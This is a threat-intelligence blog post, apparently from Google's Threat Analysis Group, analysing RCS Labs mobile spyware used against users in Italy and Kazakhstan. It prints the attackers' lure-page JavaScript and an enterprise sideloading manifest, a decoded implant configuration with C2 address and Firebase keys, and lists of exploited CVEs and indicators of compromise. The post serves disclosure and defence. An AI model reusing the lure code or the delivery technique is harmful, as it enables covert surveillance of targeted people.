Spyware vendor targets users in Italy and Kazakhstan

blog.google/threat-analysis-group/italian-spyware-vendor-targets-users-in-italy-and-kazakhstan/

Benoit Sevens June 23, 2022

Google has been tracking the activities of commercial spyware vendors for years, and taking steps to protect people. Just last week, Google testified at the EU Parliamentary hearing on "Big Tech and Spyware" about the work we have done to monitor and disrupt this thriving industry.


Seven of the nine zero-day vulnerabilities our Threat Analysis Group discovered in 2021 fall into this category: developed by commercial providers and sold to and used by government-backed actors. TAG is actively tracking more than 30 vendors with varying levels of sophistication and public exposure selling exploits or surveillance capabilities to government-backed actors.

Our findings underscore the extent to which commercial surveillance vendors have proliferated capabilities historically only used by governments with the technical expertise to develop and operationalize exploits. This makes the Internet less safe and threatens the trust on which users depend.

Today, alongside Google's Project Zero, we are detailing capabilities we attribute to RCS Labs, an Italian vendor that uses a combination of tactics, including atypical drive-by downloads as initial infection vectors, to target mobile users on both iOS and Android. We have identified victims located in Italy and Kazakhstan.

Campaign Overview

All campaigns TAG observed originated with a unique link sent to the target. Once clicked, the page attempted to get the user to download and install a malicious application on either Android or iOS. In some cases, we believe the actors worked with the target's ISP to disable the target's mobile data connectivity. Once disabled, the attacker would send a malicious link via SMS asking the target to install an application to recover their data connectivity. We believe this is the reason why most of the applications masqueraded as mobile carrier applications. When ISP involvement is not possible, applications are masqueraded as messaging applications.



An example screenshot from one of the attacker controlled sites, www.fb-techsupport[.]com.

The page, in Italian, asks the user to install one of these applications in order to recover their account. Looking at the code of the page, we can see that only the WhatsApp download links are pointing to attacker controlled content for Android and iOS users.

```
if(navigator.userAgent.includes("Android")) {
        document.getElementById("linkFacebook").href =
"https://play.google.com/store/apps/details?id=com.facebook.katana";
        document.getElementById("linkWhatsApp").href = "WAServices.apk";
        document.getElementById("linkInstagram").href =
"https://play.google.com/store/apps/details?id=com.instagram.android";
} else if(navigator.userAgent.includes("iPhone") ||
navigator.userAgent.includes("iPad")) {
        document.getElementById("linkFacebook").href =
"https://apps.apple.com/it/app/facebook/id284882215";
        document.getElementById("linkWhatsApp").href =
"itms-services://?action=download-manifest&url=https://www.fb-techsupport.com/Room/apn.
plist";
        document.getElementById("linkInstagram").href =
"https://apps.apple.com/it/app/instagram/id389801252";
} else {
        location.href="http://www.whatsapp.com";
}
```

iOS Drive-By

To distribute the iOS application, attackers simply followed Apple instructions on how to distribute proprietary in-house apps to Apple devices and used the itms-services protocol with the following manifest file and using com.ios.Carrier as the identifier.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>items</key>
    <array>
        <dict>
            <key>assets</key>
            <array>
                <dict>
                    <key>kind</key>
                    <string>software-package</string>
                    <key>url</key>
                    <string>https://[URL]/WhatsApp.ipa</string>
                </dict>
            </array>
            <key>metadata</key>
            <dict>
                <key>bundle-identifier</key>
                <string>com.ios.Carrier</string>
               <key>bundle-version</key>
                <string>1.0</string>
                <key>kind</key>
                <string>software</string>
                <key>title</key>
                <string>WAServices</string>
            </dict>
        </dict>
    </array>
</dict>
</plist>
```

The resulting application is signed with a certificate from a company named 3-1 Mobile SRL (Developer ID: 58UP7GFWAA). The certificate satisfies all of the iOS code signing requirements on any iOS devices because the company was enrolled in the Apple Developer Enterprise Program.

These apps still run inside the iOS app sandbox and are subject to the exact same technical privacy and security enforcement mechanisms (e.g. code side loading) as any App Store apps. They can, however, be sideloaded on any device and don't need to be installed via the App Store. We do not believe the apps were ever available on the App Store.

The app is broken up into multiple parts. It contains a generic privilege escalation exploit wrapper which is used by six different exploits. It also contains a minimalist agent capable of exfiltrating interesting files from the device, such as the Whatsapp database.

The app we analyzed contained the following exploits:

- CVE-2018-4344 internally referred to and publicly known as LightSpeed.

- CVE-2019-8605 internally referred to as SockPort2 and publicly known as SockPuppet
- CVE-2020-3837 internally referred to and publicly known as TimeWaste.
- CVE-2020-9907 internally referred to as AveCesare.
- CVE-2021-30883 internally referred to as Clicked2, marked as being exploited in-the-wild by Apple in October 2021.
- CVE-2021-30983 internally referred to as Clicked3, fixed by Apple in December 2021.

All exploits used before 2021 are based on public exploits written by different jailbreaking communities. At the time of discovery, we believe CVE-2021-30883 and CVE-2021-30983 were two 0-day exploits. In collaboration with TAG, Project Zero has published the technical analysis of CVE-2021-30983.

Android Drive-By

Installing the downloaded APK requires the victim to enable installation of applications from unknown sources. Although the applications were never available in Google Play, we have notified the Android users of infected devices and implemented changes in Google Play Protect to protect all users.

Android Implant

This analysis is based on fe95855691cada4493641bc4f01eb00c670c002166d6591fe38073dd0ea1d001 that was uploaded to VirusTotal on May 27. We have not identified many differences across versions. This is the same malware family that was described in detail by Lookout on June 16.

The Android app disguises itself as a legitimate Samsung application via its icon:

When the user launches the application, a webview is opened that displays a legitimate website related to the icon.

Upon installation, it requests many permissions via the Manifest file:

```
ACCESS_COARSE_LOCATION  INTERACT_ACROSS_USERS_F RECEIVE_BOOT_COMPLETED
ACCESS_FINE_LOCATION    INTERNET               RECEIVE_SMS
ACCESS_NETWORK_STATE    KILL_BACKGROUND_PROCESS RECORD_AUDIO
ACCESS_WIFI_STATE       MANAGE_ACCOUNTS        REQUEST_DELETE_PACKAGES
AUTHENTICATE_ACCOUNTS   PACKAGE_USAGE_STATS    REQUEST_IGNORE_BATTERY_
BIND_ACCESSIBILITY_SERV PROCESS_OUTGOING_CALLS REQUEST_INSTALL_PACKAGE
BIND_NOTIFICATION_LISTE READ_CALENDAR          SYSTEM_ALERT_WINDOW
CAMERA                  READ_CALL_LOG          USE_CREDENTIALS
CHANGE_WIFI_MULTICAST_S READ_CONTACTS          WAKE_LOCK
CHANGE_WIFI_STATE       READ_EXTERNAL_STORAGE  WRITE_CALL_LOG
DISABLE_KEYGUARD        READ_PHONE_STATE       WRITE_EXTERNAL_STORAGE
FOREGROUND_SERVICE      READ_SMS               WRITE_SECURE_SETTINGS
GET_ACCOUNTS
```

The configuration of the application is contained in the res/raw/out resource file. The configuration is encoded with a 105-byte XOR key. The decoding is performed by a native library libvoida2dfae4581f5.so that contains a function to decode the configuration. A configuration looks like the following:

```
vps=D1:86:4C:94:2D:65:A3:65:80:4B:88:AA:0C:B7:C7:9E:B0:31:92:B9|45.148.30.122|58442
p1=taitale/r/o/j/e
p3=taitale/r/o/j/m
p4=taitale/r/o/j/m/c
p5=taitale/r/o/j/f
p6=taitale/v/k/l
redirectUrl=https://www.samsung.com
hidden=true
vpsseed=CZWD
certificateSignature=A2:AE:7D:CA:72:38:BA:8F:6D:B1:7C:94:4B:A3:A9:7A:40:B5:B7:8C
wdpn=com.androidservices.update
wdcn=com.android.service.WeatherService
xAuthToken=06ae7466-a2f0-4e1b-8a30-69809d4c259a
psk=0eH5L7XTAVTrpL04qyENyaU2oXSqk2OVqL9XQrJ2xjIlnNM/rXTsSVcTLpIRWmGNANNqFhVK1estkB7
MuNnflA==
deleteApk=true
fp=ad6a2012e40459a576dbb65b6d8edec0f37d1ba6
pk=MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAkMDuOFJuST8Upgf6iWYn6kaNUAZCyubz64qK
IjUUMzlUnm3oBDSEIQrPmA1YgTlSZtDqy58gzfpa0MKzo5HpHNPxn/iD9azmY/lwhOD/Q2RHoyl3V5+MMVV
5sVNX/d/eeU/WdnHti3JPMQa0+GZq/yKwCKhMpNloQFKUL2O4PwVujdKAnKZizrJ2Dkznb2V1FQ/NIZm95+
PGdFzLt/g9b8+61DGwmTzXzdSKdErLXqrpVLdyit/9LZiaXhGanyk7oiv39XC9MvPidBIL5lpR2c7ryYbnd
BxyyQ660RRxSmK14IXFFz31bszi/gP9xOmNoYBhAs7AWXMQZvTx5JPnic0rKKYpI5f2Lf8SgVuGIdIMoA85
jQrw3wr0Qfdppmf4KFJhtPOEEG6Y/F5hCa/kYkg1+2Q6YXy3BwCp05wFxu2tJx1C9wvw1S9ky7d/dC8D+57
/XgUotNQdjwSK3bDYx8MVAqJWfPWYOpjcKNaduEacI4cO/aOIFpykDA9CN9pNj7MtaDzOx8T65XOAdErw/z
xdrIsO78haRdiA+pR8fNMGLqlto52xBlOMYYUReArOjO2M4cDCgWa7pLsyRthHUS8lbD2cSrdyFJRgB81tk
ULa7jNyxW5tzTOHh/rDu2tvU53+ahY2zZJUJAbjqgxFyeuvVRlEMtvpdFThFevfDD8CAwEAAQ==
applicationId=1:6067805576:android:f565decd593dc3df
gcmSenderId=6067805576
projectId=project1-c094e
storageBucket=project1-c094e.appspot.com
apiKey=AIzaSyDxel-MD3ndKW39y_XFTR7m5Jko8sfEt08
```

Older samples decode the configuration in the Java code with a shorter XOR key.

The C2 communication in this sample is via Firebase Cloud Messaging, while in other samples, Huawei Messaging Service has been observed in use. A second C2 server is provided for uploading data and retrieving modules.

While the APK itself does not contain any exploits, the code hints at the presence of exploits that could be downloaded and executed. Functionality is present to fetch and run remote modules via the DexClassLoader API. These modules can communicate events to the main app. The names of these events show the capabilities of these modules:

```
APP_WATCHING            HTTP                    PLATFORM_LIMIT_REACHED
AS                      K                       RECORDER_EVENT_ERROR
AST                     LIMITS_REACHED          RECORDER_INFO_MAX_DURAT
CALL                    LOCATION_INFO_CHANGED   RECORDER_INFO_MAX_FILES
CELLINFO                LOG                     ROOT_INFO_FAILED
CREADY                  MISSING_PARAMETER       ROOT_INFO_SUCCEDED
DEVICE_IDLE             NLS                     SCREEN_OFF
E                       PACKAGES_CHANGES        SCREEN_ON_REQUESTED
EXPLOIT_FAILED          PAUSE_RECORDING         STARTING_RECORDING
EXPLOIT_SUCCEDED        PERMISSION_INFO_DENIED  TIME_CHANGED
FG                      PLATFORM_LEVELS_CHANGES
```

TAG did not obtain any of the remote modules.

Protecting Users

This campaign is a good reminder that attackers do not always use exploits to achieve the permissions they need. Basic infection vectors and drive by downloads still work and can be very efficient with the help from local ISPs.

To protect our users, we have warned all Android victims, implemented changes in Google Play Protect and disabled Firebase projects used as C2 in this campaign.

How Google is Addressing the Commercial Spyware Industry

We assess, based on the extensive body of research and analysis by TAG and Project Zero, that the commercial spyware industry is thriving and growing at a significant rate. This trend should be concerning to all Internet users.

These vendors are enabling the proliferation of dangerous hacking tools and arming governments that would not be able to develop these capabilities in-house. While use of surveillance technologies may be legal under national or international laws, they are often found to be used by governments for purposes antithetical to democratic values: targeting dissidents, journalists, human rights workers and opposition party politicians.

Aside from these concerns, there are other reasons why this industry presents a risk to the Internet. While vulnerability research is an important contributor to online safety when that research is used to improve the security of products, vendors stockpiling zero-day vulnerabilities in secret poses a severe risk to the Internet especially if the vendor gets compromised. This has happened to multiple spyware vendors over the past ten years, raising the specter that their stockpiles can be released publicly without warning.

This is why when Google discovers these activities, we not only take steps to protect users, but also disclose that information publicly to raise awareness and help the entire ecosystem, in line with our historical commitment to openness and democratic values.

Tackling the harmful practices of the commercial surveillance industry will require a robust, comprehensive approach that includes cooperation among threat intelligence teams, network defenders, academic researchers, governments and technology platforms. We look forward to continuing our work in this space and advancing the safety and security of our users around the world.

Indicators of Compromise

Sample hashes

APK available on VirusTotal:

- e38d7ba21a48ad32963bfe6cb0203afe0839eca9a73268a67422109da282eae3
- fe95855691cada4493641bc4f01eb00c670c002166d6591fe38073dd0ea1d001
- 243ea96b2f8f70abc127c8bc1759929e3ad9efc1dec5b51f5788e9896b6d516e
- a98a224b644d3d88eed27aa05548a41e0178dba93ed9145250f61912e924b3e9
- c26220c9177c146d6ce21e2f964de47b3dbbab85824e93908d66fa080e13286f
- 0759a60e09710321dfc42b09518516398785f60e150012d15be88bbb2ea788db
- 8ef40f13c6192bd8defa7ac0b54ce2454e71b55867bdafc51ecb714d02abfd1a
- 9146e0ede1c0e9014341ef0859ca62d230bea5d6535d800591a796e8dfe1dff9
- 6eeb683ee4674fd5553fdc2ca32d77ee733de0e654c6f230f881abf5752696ba

Drive-by download domains

- fb-techsupport[.]com
- 119-tim[.]info
- 133-tre[.]info
- 146-fastweb[.]info
- 155-wind[.]info
- 159-windtre[.]info
- iliad[.]info
- kena-mobile[.]info
- mobilepays[.]info
- my190[.]info
- poste-it[.]info
- ho-mobile[.]online

C2 domains

- project1-c094e[.]appspot[.]com
- fintur-a111a[.]appspot[.]com
- safekeyservice-972cd[.]appspot[.]com
- comxdjajxclient[.]appspot[.]com
- comtencentmobileqq-6ffb5[.]appspot[.]com

C2 IPs

- 93[.]39[.]197[.]234
- 45[.]148[.]30[.]122
- 2[.]229[.]68[.]182
- 2[.]228[.]150[.]86

POSTED IN:

Threat Analysis Group